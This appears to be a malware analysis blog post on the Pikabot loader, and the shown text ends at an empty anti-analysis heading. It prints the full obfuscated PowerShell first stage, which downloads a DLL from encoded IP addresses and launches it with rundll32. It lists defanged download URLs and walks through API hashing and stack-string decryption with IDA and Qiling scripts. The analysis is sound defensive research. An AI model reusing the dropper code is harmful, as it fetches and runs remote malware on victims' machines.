$gentlewomanlike = "aAB0AHQAcAA6AC8ALwAxADIANgAuADIAMgA4AC4ANwA0AC4AMQAwADUALwBiAG0ALwBJAE0AZwBQAA==XOaAB0AHQAcAA6AC8ALwA3ADQALgAxADQANwAuADcANAAuADEAMQAwAC8AbwBjADEAQwBzAC8AbABoAGQARwBLAA==XOaAB0AHQAcAA6AC8ALwAyADIANwAuADEAOQAxAC4AMQA2ADMALgAyADMAMwAvAGUASABEAFAALwBXAEwAbQBPAA==XOaAB0AHQAcAA6AC8ALwAxADUAMQAuADIAMwA2AC4AMQA0AC4AMQA3ADkALwBEAGUAawBPAFAAZwAvAEsAbQBuADQAMAA=XOaAB0AHQAcAA6AC8ALwAxADkAMgAuADEAMgAxAC4AMQA3AC4AOQAyAC8ASgBUAGkALwBJAEsAMgBJADgAcwB6AEwATwA=XOaAB0AHQAcAA6AC8ALwAxADkAMgAuADEAMgAxAC4AMQA3AC4ANgA4AC8AOQBDAG0AOQBFAFcALwBCAFYAdABlAEUA";
foreach ($Symphily in $gentlewomanlike -split "XO") {
    $picklemanSimulars = "aAB0AHQAcAA6AC8ALwBTAHUAcABlAHIAYQBmAGYAbAB1AGUAbgB0AGwAeQAuAGIAYQBuAGQAYaAB0AHQAcAA6AC8ALwB0AGEAbABhAHkAbwB0AGkAQQB1AHQAbwB0AGUAbABpAHMAbQAuAHAAaABvAHQAbwA=YaAB0AHQAcAA6AC8ALwAxADAANAAuADIAMQA0AC4AMgAxADkALgAxADgAOAA=YaAB0AHQAcABzADoALwAvAHMAaAB1AHQAbwB1AHQAcwAuAHQAbwB1AHIAcwA=";
    $Banishments = "aAB0AHQAcAA6AC8ALwBDAG8AcgByAGUAcwBwAG8AbgBkAGUAbgB0AHMAaABpAHAALgBnAG8AbABmAA==oyZaAB0AHQAcABzADoALwAvADIAMQAzAC4ANwA1AC4AMQA4ADYALgAyADUANAA=oyZaAB0AHQAcAA6AC8ALwAxADQAMwAuADEAOQA3AC4AMQAwADYALgA5ADAAoyZaAB0AHQAcABzADoALwAvADgANAAuADgAMQAuADEAOAA0AC4AMgA0ADkA";
    $spurlikeBiasing = "aAB0AHQAcAA6AC8ALwBTAGMAdQBmAGYAZQByAEYAZQBsAGwAbwB3AG0AZQBuAC4AZQBzAHQAYQB0AGUAzDOOaAB0AHQAcAA6AC8ALwAxADMAOQAuADEAOAA2AC4AOQA4AC4ANQA0AA==";
    try {$destroyersTypikons = "aAB0AHQAcABzADoALwAvAHIAZQBlAHYAbwBrAGkAbgBnAC4AdgBvAHQAZQA=saAB0AHQAcAA6AC8ALwAyADMANgAuADEAMQAyAC4AMQAxADAALgAxADgANAA=saAB0AHQAcABzADoALwAvAGMAYQByAGQAaQBvAGcAZQBuAGkAYwAuAHAAbwBrAGUAcgA=saAB0AHQAcAA6AC8ALwAxADYAOQAuADIANAAxAC4ANQAzAC4AMQA0ADUA";
    $misdietUnfixes = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($Symphily));
    Invoke-WebRequest $misdietUnfixes -O $env:ProgramData\forerankSomnolescent.EuthanasyUnblushingly;$fleabane = "aAB0AHQAcABzADoALwAvADQAMAAuADEANgAxAC4AMgAwADgALgAyADAAMgA=edaAB0AHQAcAA6AC8ALwAyADAAOAAuADEAMwAxAC4ANgA0AC4ANgAyAA==edaAB0AHQAcABzADoALwAvAEEAYgBvAHIAYQBkAC4AYwBvAG0AedaAB0AHQAcAA6AC8ALwBmAGUAbAB0AHkAZgBhAHIAZQAuAHAAZQA=";
    $Tineidae = "aAB0AHQAcAA6AC8ALwA5ADEALgAxADMANwAuADkAMAAuADUANwA=WwxaAB0AHQAcABzADoALwAvADEAOQA4AC4AOAAwAC4AMQA2ADEALgAyADIAMgA=WwxaAB0AHQAcAA6AC8ALwAxADAAOQAuADgAMgAuADEAMQA4AC4ANAA2AA==";
    if ((Get-Item -Path $env:ProgramData\forerankSomnolescent.EuthanasyUnblushingly).Length -ge 235641){
        powershell -encodedcommand "cwB0AGEAcgB0ACAAcgB1AG4AZABsAGwAMwAyACAAJABlAG4AdgA6AFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAGYAbwByAGUAcgBhAG4AawBTAG8AbQBuAG8AbABlAHMAYwBlAG4AdAAuAEUAdQB0AGgAYQBuAGEAcwB5AFUAbgBiAGwAdQBzAGgAaQBuAGcAbAB5ACwAdgBpAHAAcwA7AE0ASQBUAEwAaQBjAGUAbgBzAGUA";
        $partisanship = "aAB0AHQAcABzADoALwAvADEANQAxAC4AMgAyADUALgAxADYANQAuADYAOQA=eYeaAB0AHQAcABzADoALwAvADEANQA4AC4AMQA0ADEALgAxADcAMwAuADIANAA2AA==eYeaAB0AHQAcAA6AC8ALwAxADkAMgAuADYAMwAuADEAMwA1AC4AMgAyADAA";
        $HeroarchySidebar = "aAB0AHQAcABzADoALwAvADEANQAyAC4ANwAzAC4ANgA5AC4ANQA0AA==";break;
        }
        } catch {$Eruption = "aAB0AHQAcAA6AC8ALwBiAGEAZABnAGUAcwBIAHkAcABlAHIAZABlAGwAaQBjAGEAdABlAGwAeQAuAGMAYQBzAGgA";}
}
$CithrenEarthquaked = "aAB0AHQAcAA6AC8ALwBpAHIAbwBuAGgAYQByAGQAQQBsAGwAYQBnAGkAdABlAC4AYQByAG0AeQA=HHGZaAB0AHQAcAA6AC8ALwBBAGUAcgBvAGIAYQBjAHQAZQByAC4AYgBsAG8AZwA=HHGZaAB0AHQAcABzADoALwAvAGEAbQBhAGIAaQBsAGkAdAB5AFQAZQBsAHUAcgBnAHkALgBjAGgAHHGZaAB0AHQAcAA6AC8ALwAxADkAOQAuADIAMAA3AC4AMQA4ADAALgAxADcAMAA=";
```

The first 6 Variables (numbered lines) weren't used anywhere in the code. They contain some invalid URLs and IPs. The list can be found in the following table.

> Note: Every variable contains not only one base64 encoded string but multiple, separated by a character. e.g., `$rifflers` uses `q` character as a separator and `$gentlewomanlike` that contains valid IP list uses `XO` as a separator. Just delete the separator and decode the string will work.

URL	Status
http[://]Supermysteries[.]creditcard	Not found
https[://]205.194.71[.]236	Not found

URL	Status
https[://]punishes[.]vacations	Not found
https[://]profiters[.]construction	Not found
https[://]83.99.144[.]199	Not found
http[://]whittret[.]hamburg	Not found
https[://]AdelochordaIntroverse[.]pizza	Not found
https[://]98.81.136[.]149	Not found
https[://]UnredeemedlyBeadeyes[.]land	Not found
http[://]81.179.42[.]197	Not found
http[://]Leavings[.]florist	Not found
http[://]55.112.208[.]170	Not found
http[://]wilded[.]parts	Not found
https[://]AlbergatriceRepaginated[.]xxx	Not found
http[://]heptameron[.]se	Not found
http[://]51.238.155[.]130	Not found
https[://]Bigeminy[.]tokyo	Not found
https[://]144.206.78[.]90	Not found
https[://]zeatin[.]marketing	Not found
http[://]countervene[.]agency	Not found

Going back to the script, it iterates through the variable `$gentlewomanlike` using `XO` as a separator between each Base64-encoded string. There are more unused URLs in the script. But the used strings that initiate a request t them are:

- http[://]126.228.74[.]105/bm/IMgP
- http[://]74.147.74[.]110/oc1Cs/lhdGK
- http[://]227.191.163[.]233/eHDP/WLmO
- http[://]151.236.14[.]179/DekOPg/Kmn40
- http[://]192.121.17[.]92/JTi/IK2I8szLO
- http[://]192.121.17[.]68/9Cm9EW/BVteE

After Downloading the DLL, rundll32 to run It.


```
start rundll32
$env:ProgramData\\foreranksomnolescent.EuthanasyUnblushingly,vips;MITLicense
```

Second stage: Pikabot Loader

To get the final payload, I used `unpacme`. for the unpacked sample, see unpacme result


> NOTE: The unpacked DLL is broken so, if you want to debug the sample you can use this sample

At the end of `DllEntryPoint` There is a call to the main function of the malware that contains all its functionality.



> All functions will have the same structure. First there is some code to obfuscate the numbers used later, then decoding the required strings and in the end, it will resolve the required functions and calls it.

One of the first things the malware does is to resolve the required APIs. `Pikabot` resolves two functions that will be used to get the addresses of the required APIs; `GetProcAddress` and `LoadLibraryA` by searching through `Kernel32.dll` exports using a Hash of each API; `0x57889AF9` and `0x0B1C126D`, respectively.




```
.text:100071AA
.text:100071AA
.text:100071AA
.text:100071AA ; int mw_resolve_req_API(void)
.text:100071AA mw_resolve_req_API proc near
.text:100071AA call    mw_get_kernel32_addr
.text:100071AF mov     edx, 57889AF9h
.text:100071B4 mov     kernel32_base, eax
.text:100071B9 call    parse_PE
.text:100071BE mov     edx, 0B1C126Dh
.text:100071C3 mov     GetProcAddress, eax
.text:100071C8 call    parse_PE
.text:100071CD mov     LoadLibrary, eax
.text:100071D2 retn
.text:100071D2 mw_resolve_req_API endp
.text:100071D2
```

```
.text:10007196
.text:10007196
.text:10007196
.text:10007196 ; struct _LIST_ENTRY *mw_get_kernel32_addr()
.text:10007196 mw_get_kernel32_addr proc near
.text:10007196 mov     eax, large fs:30h ; PEB address
.text:1000719C mov     eax, [eax+0Ch]  ; LDR
.text:1000719F mov     eax, [eax+0Ch]
.text:100071A2 mov     eax, [eax]      ; ntdll.dll entry
.text:100071A4 mov     eax, [eax]      ; kernel32.dll entry
.text:100071A6 mov     eax, [eax+18h]  ; DllBase of Kernel32.dll
.text:100071A9 retn
.text:100071A9 mw_get_kernel32_addr endp
.text:100071A9
```

String decryption

The malware uses stack strings followed by a single bitwise operation. The operation and the key are different throughout the strings so, the best option is to emulate this part to get the decoded strings. The decoding operation takes a constant pattern as follows.

1. Construct the stack strings.
2. loop all over the string to execute the decoding operation.
3. move the string to its location.
4. check `ecx` counter register against hardcoded string length.



```
.text:10005535
.text:10005535 loc_10005535:
.text:10005535 push    ebx
.text:10005536 push    esi
.text:10005537 push    edi
.text:10005538 mov     edi, [ebp+eax*4+var_68]
.text:1000553C xor     edi, 0DBh
.text:10005542 mov     [ebp+var_24], 0CAF8F8DDh
.text:10005549 mov     [ebp+var_20], 0F3E8FFF9h
.text:10005550 xor     ecx, ecx
.text:10005552 mov     [ebp+var_1C], 0D9F8F9EEh
.text:10005559 mov     [ebp+var_18], 0ECF9FFE4h
.text:10005560 mov     [ebp+var_14], 0F2F3F5E8h
.text:10005567 mov     [ebp+var_10], 0F8F2FDD4h
.text:1000556E mov     word ptr [ebp+var_C], 0F9F0h
.text:10005574 mov     byte ptr [ebp+var_C+2], 0EEh
```


```
.text:10005578
.text:10005578 loc_10005578:
.text:10005578 mov     al, byte ptr [ebp+ecx+var_24]
.text:1000557C xor     al, 9Ch
.text:1000557E mov     [ebp+ecx+var_40], al
.text:10005582 inc     ecx
.text:10005583 cmp     ecx, 1Bh
.text:10005586 jl      short loc_10005578
```

```
.text:10005588 mov     ecx, 0E3h
```

I will use Qiling in the emulation. First let’s try with a single string.

> NOTE: The script did not run with me if the DLL is not located in a sub path of rootfs. For more information about the installation process look at the documentation or this blog.

```
from qiling import *
from qiling.const import QL_VERBOSE

argv =
[r"qiling\\examples\\rootfs\\x86_windows\\Windows\\bin\\pika.dll"]
rootfs = r"qiling\\examples\\rootfs\\x86_windows"

ql = Qiling(argv=argv, rootfs=rootfs, verbose=QL_VERBOSE.OFF)

ql.emu_start(begin=0x10005542, end=0x10005588)
print(ql.mem.read(ql.arch.regs.ebp - 0x40 ,ql.arch.regs.ecx+1))
ql.emu_stop()
```



```
[!]     api RtlSetLastWin32Error (ntdll) is not implemented
[!]     api IsDBCSLeadByte (kernelbase) is not implemented
[!]     api RtlSetLastWin32Error (ntdll) is not implemented
[!]     api memcmp (ucrtbase) is not implemented
bytearray(b'AddVectoredExceptionHandler\x00')
```

The first stack string is `AddVectoredExceptionHandler`. Now we want to make go decode all the strings of the binary.

> The method I will use here based on OALABS Blog

How to locate where stack strings are decoded? Every Block of stack strings ends with `cmp REG, <STRING_LENGTH>` followed by a `jl`. So, if we locate this pattern, we can backtrack to find a sequence of `mov` instruction. How to do this?

1. Locate every basic block end with `jl` and `cmp REG,<constant>`
2. Record the address of `jl` + 0x4 as the emulation stop address.
3. backtrack to find the string offset. The first `mov` instruction starting from the end (`jl`)
4. Record the stack offset (first argument)

5. Find the first `mov` instruction as the emulation address.

I tried to emulate it with `qiling` but it has some problems:

1. Not using `ebp` register in all the references.
2. Too slow as `qiling` will load in every string decoding. (If loaded once, most of the strings will not be decoded as the address will be pointing to unmapped region of memory)


> Qiling script will be helpful if you want to get a specific string.

I wrote this script to manually decode the strings. can be found on my github

```
import ctypes
import idc
import idaapi
import idautils

def get_operand_offset(ea):
    op_offset = idc.get_operand_value(ea, 0)
    return ctypes.c_int(op_offset).value
def get_second_operand(ea):
    op_offset = idc.get_operand_value(ea, 1)
    return ctypes.c_uint(op_offset).value
def get_second_operand_short(ea):
    op_offset = idc.get_operand_value(ea, 1)
    return ctypes.c_ushort(op_offset).value

def get_bitwise_op(ea, block_start_ea):
    while (
        idc.print_insn_mnem(ea) != "xor"
        and idc.print_insn_mnem(ea) != "add"
        and idc.print_insn_mnem(ea) != "and"
        and idc.print_insn_mnem(ea) != "sub"
    ) and ea > block_start_ea:
        ea = idc.prev_head(ea)
    return ea

def bitwise_and_bytes(a, b):
    result_int = int.from_bytes(a, byteorder="little") & int.from_bytes(b,
byteorder="little")
    result_int = result_int & 0x00FF
    return result_int.to_bytes(1, byteorder="little")
def bitwise_sub_bytes(a, b):
    result_int = int.from_bytes(a, byteorder="little") - int.from_bytes(b,
byteorder="little")
    result_int = result_int & 0x00FF
    # print(result_int)
    return result_int.to_bytes(1, byteorder="little")
def bitwise_add_bytes(a, b):
    result_int = int.from_bytes(a, byteorder="little") + int.from_bytes(b,
byteorder="little")
    result_int = result_int & 0x00FF
    return result_int.to_bytes(1, byteorder="little")
def bitwise_xor_bytes(a, b):
    result_int = int.from_bytes(a, byteorder="little") ^ int.from_bytes(b,
byteorder="little")
```

```
    result_int = result_int & 0x00FF
    return result_int.to_bytes(1, byteorder="little")

def set_comment(address, text):
    idc.set_cmt(address, text, 0)
def is_valid_cmp(ea):
    if idc.print_insn_mnem(ea) == "cmp":
        if idc.get_operand_type(ea, 0) == 1 and idc.get_operand_type(ea, 1) == 5:
            return True
    return False

def parse_fn(fn):
    out = []
    func = ida_funcs.get_func(fn)  # get function pointer
    func_fc = list(idaapi.FlowChart(func, flags=idaapi.FC_PREDS))  # get function
flowchart object (list of blocks)
    for block_index in range(len(func_fc)):
        block = func_fc[block_index]
        last_inst = idc.prev_head(block.end_ea)
        if idc.print_insn_mnem(last_inst) == "jl" and
is_valid_cmp(idc.prev_head(last_inst)):
            stack_end_ea = block.end_ea
            prev_block = func_fc[block_index - 1]
            stack_start_ea = prev_block.start_ea
            first_BB_end = prev_block.end_ea
            # get stack offset
            inst_ptr = last_inst
            while inst_ptr >= block.start_ea:
                inst_ptr = idc.prev_head(inst_ptr)
                if idc.print_insn_mnem(inst_ptr) == "mov" and
get_second_operand(idc.prev_head(inst_ptr)) <= 255:
                    out.append(
                        {
                            "start": stack_start_ea,
                            "end": stack_end_ea,
                            "first_BB_end": first_BB_end,
                            "bitwise_op": get_bitwise_op(inst_ptr,
block.start_ea),
                        }
                    )
                    break
    return out

# get the addresses of stack strings
def get_all_strings():
    stack_strings = []
    for f in idautils.Functions():
        out = parse_fn(f)
        stack_strings += out
    return stack_strings

def decode_strings(stack_strings):
    strings = {}
    for ss in stack_strings:
        try:
            out = emulate(ss.get("start"), ss.get("end"), ss.get("first_BB_end"),
ss.get("bitwise_op"))
            print(f"{hex(ss.get('start'))}: {out.decode('utf-
8',errors='ignore')}")
            strings[ss.get("start")] = out.decode("utf-8", errors="ignore")
        except Exception as e:
            print(e)
            print(f"Failed decoding: {hex(ss.get('start'))}")
    return strings

def ss_decrypt(operation, key, byte_str):
    output = b""
    for i in byte_str:
        i = i.to_bytes(1, byteorder="little")
        if operation == "xor":
            output += bitwise_xor_bytes(i, key)
        elif operation == "add":
            output += bitwise_add_bytes(i, key)
        elif operation == "and":
            output += bitwise_and_bytes(i, key)
        elif operation == "sub":
            output += bitwise_sub_bytes(i, key)
    return output

def get_byte_string(start, end, str_len):
    byte_str = b""
    inst_ptr = end
    while inst_ptr >= start:
        inst_ptr = idc.prev_head(inst_ptr)
        if idc.print_insn_mnem(inst_ptr) == "mov":
            if idc.get_operand_type(inst_ptr, 1) == 5:
                dtype_val = idautils.DecodeInstruction(inst_ptr)
                if ida_ua.get_dtype_size(dtype_val.Op1.dtype) == 2:
                    temp = get_second_operand_short(inst_ptr)
                else:
                    temp = get_second_operand(inst_ptr)
                temp = temp.to_bytes(4, byteorder="little")
                # print(f"str: {temp}")
                # insert at the beginning of the string.
                temp_list = list(temp)
                byte_str_list = list(byte_str)
                temp_list.extend(byte_str_list)
                byte_str = bytes(temp_list)
    byte_str = byte_str.replace(b"\\x00", b"")
    print(f"byte_str: {byte_str}")
    return byte_str

def emulate(start, end, first_BB_end, bitwise_op_addr):
    last_inst = idc.prev_head(end)
    operation = idc.print_insn_mnem(bitwise_op_addr)
    key = get_second_operand(bitwise_op_addr)
    print(f"address:{hex(bitwise_op_addr)} key: {hex(key)}")
    key = key.to_bytes(1, byteorder="little")
    str_len = get_second_operand(idc.prev_head(last_inst))
    byte_str = get_byte_string(start, first_BB_end, str_len)
    string = ss_decrypt(operation, key, byte_str)
    return string

def main():
    stack_strings = get_all_strings()
    strings = decode_strings(stack_strings)
    for k,v in strings.items():
      set_comment(k,v)

if __name__ == "__main__":
    main()
```

Result: Works well for most of the strings. But it fails at two cases where the strings not in the pattern explained previously or it uses `SIMD` instructions like `psubb`. We can decode them with the first script.



```
.text:10008477 mov     [esp+3E0h+var_116], bl ; C:\Windows\SysWOW64\SndVol.exe
.text:1000847E mov     ecx, ebx
.text:10008480 mov     [esp+3E0h+var_32C], 42492F56h
.text:1000848B mov     [esp+3E0h+var_328], 7A717B7Ch
.text:10008496 mov     [esp+3E0h+var_324], 46496662h
.text:100084A1 mov     [esp+3E0h+var_320], 5A42666Ch
.text:100084AC mov     [esp+3E0h+var_31C], 49212342h
.text:100084B7 mov     [esp+3E0h+var_318], 43717B46h
.text:100084C2 mov     [esp+3E0h+var_314], 703B797Ah
.text:100084CD mov     word ptr [esp+3E0h+var_310], 706Dh
```

```
.text:100084D7
.text:100084D7 loc_100084D7:
.text:100084D7 mov     al, byte ptr [esp+ecx+3E0h+var_32C]
.text:100084DE xor     al, 15h
.text:100084E0 movzx   eax, al
.text:100084E3 mov     [esp+ecx*2+3E0h+var_40], ax
.text:100084EB inc     ecx
.text:100084EC cmp     ecx, 1Eh
.text:100084EF jl      short loc_100084D7
```

Dynamic API resolving

the malware uses `LoadLibraryA` and `GetProcAddress` to get the function Address. They choses the appropriate DLL by passing a flag in the first Argument.


flag	DLL

flag	DLL
1	Kernel32.dll
2	User32.dll
3	ntdll.dll

Anti Analysis

